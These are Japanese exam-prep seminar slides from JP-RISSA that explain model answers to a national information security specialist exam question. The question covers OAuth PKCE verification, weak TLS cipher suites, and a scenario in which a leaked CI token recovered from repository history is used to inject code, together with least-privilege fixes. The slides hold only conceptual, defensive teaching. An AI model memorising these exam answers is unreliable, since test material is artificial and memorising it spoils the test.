「設問4は，（1），（2）ともに正答率が低かった。OAuth 2.0のメカニズムについては，用語だけではなく，その具体的な方法を理解してほしい。また，ハッシュ関数など，暗号技術の基礎的な仕組みを理解しておくことが認証認可の中で使われるPKCEなどのメカニズムを理解する上でも重要であることを知ってほしい。」（『採点講評』より）

次に，W 社は，近い将来に要件 2 を実装する場合におけるリスクについても，リスクへの対応を検討した。

「要件2：スマートフォン用のアプリ（以下，スマホアプリという）を提供すること」

そのリスクのうちの一つは，スマホアプリのリダイレクトにカスタム URL スキームを利用する場合に発生する可能性がある。W 社が提供するスマホアプリと攻撃者が用意した偽のスマホアプリの両方を会員が自分の端末にインストールしてしまうと，正規のスマホアプリとサーバとのやり取りが偽のスマホアプリに横取りされ，攻撃者がアクセストークンを不正に取得できるというものである。この対策として，PKCE（Proof Key for Code Exchange）を利用すると，偽のスマホアプリにやり取りが横取りされても，アクセストークンの取得を防ぐことができる。

要件 2 を実装する場合のサービス要求から記事投稿結果取得までの流れを図 4 に示す。

PKCE の実装では，乱数を基に，チャレンジコードと検証コードを生成する。(3)のリクエストにチャレンジコードと code_challenge_method パラメータを追加し，(7)のリクエストに検証コードパラメータを追加する。最後に，④認可サーバが二つのコードの関係を検証することで，攻撃者からのアクセストークン要求を排除できる。




図 4　要件 2 を実装する場合のサービス要求から記事投稿結果取得までの流れ

【Q】本文中の下線④について，認可サーバがチャレンジコードと検証コードの関係を検証する方法を，“ハッシュ値をbase64urlエンコードした値”という字句を含めて，70字以内で具体的に答えよ。ここで，code_challenge_methodの値はS256とする。

「ここで，」以降のこの表現，どっから出てきたん？？→ もちろん『認証と認可』。

【A】「検証コードのSHA-256によるハッシュ値をbase64urlエンコードした値と，チャレンジコードの値との一致を確認する。（61字）」


「S256」とはこの意味です。

詳細は次スライド

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

やは認（その③）



ウフフ…♥

JP-RISSA
情報処理安全確保支援士会

『認証と認可』p189-192のオマージュ出題。

もはや同書なしに，この手の出題は戦えないのか…！

「code_verifier」（本問でいう「検証コードパラメータ」）の文字列は，ここで生成します。




図４　要件２を実装する場合のサービス要求から記事投稿結果取

スマホアプリでの「code_challenge」（本問でいう「チャレンジコード」）の算出方法について。

ランダムな文字列である「code_verifier文字列をSHA256でハッシュ化し、Base64URLエンコードすることで、code_challengeを計算します。」（『認証と認可』p192より）

「code_verifier」（本問でいう「検証コードパラメータ」）について。

『認証と認可』でいう番号「6'. で、トークンリクエストを受信した認可サーバは、トークンリクエストに含まれる『code_verifier』パラメーターと、4'. で保存した『code_challenge』が一致するかを確認します。つまり、code_verifierをSHA256でハッシュ化し、（村山注：base64urlエンコードした上で）code_challengeと一致するかを確認します。ここで一致すれば、確かにトークンリクエストを送信した相手と認可リクエストを送信した相手が同じであることがわかります。」（『認証と認可』p189より）

図4に加えた「m.」や「n'.」は，『認証と認可』p188図と，p188-189で示される番号

オレンジ色の吹き出しを読んだ上で，もういちど下記の設問4（2）と解答例をお読みください。

【Q】本文中の下線④について，認可サーバがチャレンジコードと検証コードの関係を検証する方法を，“ハッシュ値をbase64urlエンコードした値”という字句を含めて，70字以内で具体的に答えよ。ここで，code_challenge_methodの値はS256とする。

【A】「検証コードのSHA-256によるハッシュ値をbase64urlエンコードした値と，チャレンジコードの値との一致を確認する。（61字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑧

JP-RISSA 情報処理安全確保支援士会

R05春SC午後 II 問2設問3（3）

W社では「各リクエストの通信でTLS 1.2及びTLS 1.3を利用可能とするために，②暗号スイートの設定をどのようにすればよいかを検討した。」

試験日には「令和5年3月30日版」が出ていましたが，新しい版でも本問の正解は変わらず。

【Q】本文中の下線②について，CRYPTRECの“電子政府推奨暗号リスト（令和4年3月30日版）”では利用を推奨していない暗号技術が含まれるTLS 1.2の暗号スイートを，解答群の中から全て選び，記号で答えよ。

E（ephemeral）がつくと前方秘匿性も得られます。

ア　TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
イ　TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
ウ　TLS_RSA_WITH_3DES_EDE_CBC_SHA
エ　TLS_RSA_WITH_RC4_128_MD5

【A】「ウ，エ」

今どき「RC4」「MD5」それはちょっとやだ。

「3-key Triple DES」「SHA-1」は「運用監視暗号リスト」の記載

“1年前にはもう（明らかに）マズいと言われてたやつ”を見つける出題でした。

右図の引用元：「【図解】TLSの暗号化スイートの見方とセキュリティ設定/脆弱性の確認方法」
https://milestone-of-se.nesuke.com/nw-basic/tls/cipher-suites-list-vuls/

暗号化スイートの見方 ~TLS v1.2 の場合と TLS v1.3 の場合~

暗号化スイートの表記は TLS v1.2 までは以下の構成となっています。

【TLS v1.2 まで】
TLS_[鍵交換 (Kx)]_[認証 (Au)]_WITH_[共通鍵暗号 (Enc)]_[ハッシュ (Hash/Mac)]

例えば鍵交換を ECDHE、認証 (デジタル署名) を RSA, 共通鍵暗号を AES128, ハッシュを SHA256 とした場合、「TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256」となります。

ところが、TLS v1.3 では以下の構成となりました。AEAD とは簡単に言うと「共通鍵暗号による暗号化とメッセージ改竄検知を同時に行う」方式です。

【TLS v1.3 から】
TLS_[AEAD方式 (Enc/Mac)]_[ハッシュ (Hash)]
※鍵交換は key_share exntension, 認証 (デジタル署名) は signature_algorithms extension にてネゴシエーション

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

開発寄りの出題に変わる設問5

JP-RISSA
情報処理安全確保支援士会

設問3（3）

「各リクエストの通信でTLS 1.2及びTLS 1.3を利用可能とするために，②暗号スイートの設定をどのようにすればよいかを検討した。また，**サービスTとの連携のためのモジュール**（以下，**Rモジュール**という）**の実装から単体テストまでをF社に委託する**ことにした。F社は，新技術を積極的に活用しているIT企業である。」

ここでの「新技術を積極的に活用」：
GitHubを想わせる「サービスE」を利用中。ナウい。

要・読解力。「開発リーダー」は独立した立場，「実装から単体テストまでを行」いません。

「**F社では**，Rモジュールの開発は，**取りまとめる開発リーダー1名**と，**実装から単体テストまでを行う開発者3名のチーム**で行う。システム開発において，**顧客から開発を委託されたプログラムのソースコードのリポジトリ**と**外部に公開されているOSSリポジトリ**を利用している。**二つのリポジトリは，サービスEというソースコードリポジトリサービスを利用して管理**している。」

用語「OSSリポジトリ」と「サービスE」が
この後，たびたび登場します。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

設問5で読ませる「表9」全体図

JP-RISSA 情報処理安全確保支援士会

表９　サービスＥの仕様とＦ社のソースコード管理プロセス

機能	サービスＥの仕様	Ｆ社のソースコード管理プロセス
利用者認証及びアクセス制御	・利用者 ID とパスワードによる認証，及び他の IdP と連携した SAML 認証が可能である。 ・リポジトリごとに，利用者認証の要・不要を設定できる。 ・サービスＥは外部に公開されている。 ・IP アドレスなどで接続元を制限する機能はない。	・利用者認証には，Ｆ社内で運用している認証サーバと連携した，SAML 認証を利用する。 ・R モジュール開発向けのリポジトリ（以下，リポジトリ W という）には，利用者認証を“要”に設定する。
バージョン管理	・ソースコードのアップロード[1)]，承認，ダウンロード，変更履歴のダウンロード，削除が可能である。 ・新規作成，変更，削除の前後の差分をソースコードの変更履歴として記録する。 ・ソースコードがアップロードされ，承認されると，対象のソースコードが新バージョンとして記録され，変更履歴のダウンロードが可能になる。	・開発者は，静的解析と単体テストを実施する。開発者が，それら二つの結果とソースコードをアップロードして，開発リーダーに承認を依頼するルールとする。ただし，静的解析と単体テストについてリスクが少ないと開発者が判断した場合は，開発者自身がソースコードのアップロードとその承認の両方を実施できるルールとする。
権限管理	・設定できる権限には，ソースコードのダウンロード権限，ソースコードのアップロード権限，アップロードされたソースコードを承認する承認権限がある。	・開発者，開発リーダーなど全ての利用者に対して，設定できる権限全てを与える。 ・利用者ごとに，個別のリポジトリの権限を設定することが可能である。 ・変更履歴のダウンロードには，ソースコードのダウンロード権限が必要である。 ・変更履歴の削除には，アップロードされたソースコードを承認する承認権限が必要である。 ・外部のＸ社が提供している継続的インテグレーションサービス[2)]（以下，Ｘ社 CI という）と連携するには，ソースコードのダウンロード権限をＸ社 CI に付与する必要がある。	・Ｘ社 CI と連携する。 ・Ｘ社 CI に発行するＥトークン（以下，Ｘ トークンという）には，リポジトリ W の全ての権限が付与されている。
サービス連携	・別のクラウドサービスと連携する際に，権限を付与するトークン（以下，Ｅトークンという）を，リポジトリへアクセスしてきた連携先に発行することができる。 ・Ｅトークンの有効期間は１か月である。Ｅトークンの発行形式や有効期間の変更はできない。	

注記　OSS リポジトリには，利用者認証を“不要”に設定している。また，OSS リポジトリのソースコードと変更履歴のダウンロードは誰でも可能である。

注 [1)]　ソースコードのアップロードには，関連するファイルの新規作成，変更，削除の操作が含まれる。

注 [2)]　アップロードされたソースコードが承認されると，ビルドと単体テストを自動実行するサービスである。

「サービスE」：
ソースコードリポジトリサービス

F社のまずさを探そう

「サービスE」：
ソースコードリポジトリサービス

F社のまずさを探そう

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑨

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問5（1）

「設問5（1）は，正答率が低かった。インシデントの再発防止では，受けた攻撃の経路を特定することが重要であることを知っておいてほしい。」（『採点講評』より）

表9　サービスEの仕様とF社のソースコード管理プロセス

機能	サービスEの仕様	F社のソースコード管理プロセス
バージョン管理	・ソースコードのアップロード[1]，承認，ダウンロード，変更履歴のダウンロード，削除が可能である。 ・新規作成，変更，削除の前後の差分をソースコードの変更履歴として記録する。 ・ソースコードがアップロードされ，承認されると，対象のソースコードが新バージョンとして記録され，変更履歴のダウンロードが可能になる。	・開発者は，静的解析と単体テストを実施する。開発者が，それら二つの結果とソースコードをアップロードして，開発リーダーに承認を依頼するルールとする。ただし，静的解析と単体テストについてリスクが少ないと開発者が判断した場合は，開発者自身がソースコードのアップロードとその承認の両方を実施できるルールとする。

削除しても古いやつが履歴に残る

本問の「X社CI」：
X社が提供する「継続的インテグレーションサービス」

機能	サービスEの仕様	F社のソースコード管理プロセス
サービス連携	・別のクラウドサービスと連携する際に，権限を付与するトークン（以下，Eトークンという）を，リポジトリへアクセスしてきた連携先に発行することができる。 ・Eトークンの有効期間は1か月である。Eトークンの発行形式や有効期間の変更はできない。	・X社CIと連携する。 ・X社CIに発行するEトークン（以下，Xトークンという）には，リポジトリWの全ての権限が付与されている。

注記　OSSリポジトリには，利用者認証を“不要”に設定している。また，OSSリポジトリのソースコードと変更履歴のダウンロードは誰でも可能である。

「リポジトリW」：Rモジュールのリポジトリ
「Xトークン」：要は何でもやれそうなやつ

なにこれ💢

「**不正なプログラムコード**（以下，**不正コードM**という）**がソースコードに含まれていた**ことが分かった。」
「**調査の結果，サービスEのOSSリポジトリ上に，Xトークンなどの情報が含まれるファイル**（以下，**ファイルZ**という）**がアップロードされた後に削除されていた**ことが分かった。」
「F社の開発者の1人が，**ファイルZを誤ってアップロードし，承認した後**，誤ってアップロードしたことに気付き，**ファイルZを削除した**上で開発リーダーに連絡していた。」
「F社では，**⑤第三者がXトークンを不正に取得して，リポジトリWに不正アクセスし，不正コードMをソースコードに追加した**と推測した。」

【Q】本文中の下線⑤について，第三者がXトークンを取得するための操作を，40字以内で答えよ。

【A】「OSSリポジトリのファイルZの変更履歴から削除前のファイルを取得する。（35字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑩

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問5（2）

表9　サービスEの仕様とF社のソースコード管理プロセス

機能	サービスEの仕様	F社のソースコード管理プロセス
バージョン管理	・ソースコードのアップロード[1]，承認，ダウンロード，変更履歴のダウンロード，削除が可能である。 ・新規作成，変更，削除の前後の差分をソースコードの変更履歴として記録する。 ・ソースコードがアップロードされ，承認されると，対象のソースコードが新バージョンとして記録され，変更履歴のダウンロードが可能になる。	・開発者は，静的解析と単体テストを実施する。開発者が，それら二つの結果とソースコードをアップロードして，開発リーダーに承認を依頼するルールとする。ただし，静的解析と単体テストについてリスクが少ないと開発者が判断した場合は，開発者自身がソースコードのアップロードとその承認の両方を実施できるルールとする。

開発者への権限委譲，のつもりが抜け穴に。今回のトラブルの遠因でした。

表9　サービスEの仕様とF社のソースコード管理プロセス

機能	サービスEの仕様	F社のソースコード管理プロセス
権限管理	・設定できる権限には，ソースコードのダウンロード権限，ソースコードのアップロード権限，アップロードされたソースコードを承認する承認権限がある。 ・利用者ごとに，個別のリポジトリの権限を	・開発者，開発リーダーなど全ての利用者に対して，設定できる権限全てを与える。

「開発者」3名，「開発リーダー」1名の全員に，全ての権限を与えるのは“最小権限の原則”に反します。
…とくれば，書くべきは“権限を分ける。”

「**調査の結果，サービスEのOSSリポジトリ上に，Xトークンなどの情報が含まれるファイル**（以下，**ファイルZ**という）**がアップロードされた後に削除されていた**ことが分かった。」
「F社の**開発者の1人が，ファイルZを誤ってアップロードし，承認した後**，誤ってアップロードしたことに気付き，**ファイルZを削除した上で開発リーダーに連絡していた。**」
「F社では，Xトークンを無効化し，**次の再発防止策を実施した。**」
・「表9中のバージョン管理に関わる見直しと**⑥表9中の権限管理についての変更**」

【Q】本文中の下線⑥について，権限管理の変更内容を，50字以内で答えよ。

【A】「アップロードされたソースコードを承認する承認権限は，開発リーダーだけに与えるようにする。（44字）」

「開発リーダー」は独立した立場，「実装から単体テストまでを行」いません。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その⑪

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問5（3）

表9　サービスEの仕様とF社のソースコード管理プロセス

機能	サービスEの仕様	F社のソースコード管理プロセス
権限管理（抜粋）	・外部のX社が提供している継続的インテグレーションサービス[2]（以下，X社CIという）と連携するには，ソースコードのダウンロード権限をX社CIに付与する必要がある。	
サービス連携	・別のクラウドサービスと連携する際に，権限を付与するトークン（以下，Eトークンという）を，リポジトリへアクセスしてきた連携先に発行することができる。 ・Eトークンの有効期間は1か月である。Eトークンの発行形式や有効期間の変更はできない。	・X社CIと連携する。 ・X社CIに発行するEトークン（以下，Xトークンという）には，リポジトリWの全ての権限が付与されている。

注記　OSSリポジトリには，利用者認証を“不要”に設定している。また，OSSリポジトリのソースコードと変更履歴のダウンロードは誰でも可能である。

注[1]　ソースコードのアップロードには，関連するファイルの新規作成，変更，削除の操作が含まれる。

注[2]　アップロードされたソースコードが承認されると，ビルドと単体テストを自動実行するサービスである。

「設問5は，（2），（3）ともに正答率がやや高かった。権限は，利用者には必要最小限しか与えないよう，慎重に検討することが求められる。業務などの要件と照らし合わせて，設定が必要最小限かどうかを確認してほしい。」（『採点講評』より）

「リポジトリW」：Rモジュールのリポジトリ
「Xトークン」：要は何でもやれそうなやつ

これはX社から見れば「ダウンロード」。ダウンロードさえできれば，X社としてはその役目（CIのサービス）を果たせそう。

「F社では，Xトークンを無効化し，**次の再発防止策を実施した。**」

・「**Xトークンが漏えいしても不正にプログラムが登録されないようにするための，⑦表9中のサービス連携に関わる見直し**」

【Q】本文中の下線⑦について，見直し後の設定を，40字以内で答えよ。

【A】「Xトークンには，ソースコードのダウンロード権限だけを付与する。（31字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

おつかれさまでした。

JP-RISSA
情報処理安全確保支援士会

対策セミナー#8　7月15日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分（済み）
- こう出た【午後Ⅱ】　40分（済み）
- 質問，クロージング　10分

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

HomePage：https://www.jp-rissa.or.jp/

お問い合わせ：contact@jp-rissa.or.jp

Twitter：@jp_rissa

JP-RISSA

情報処理安全確保支援士会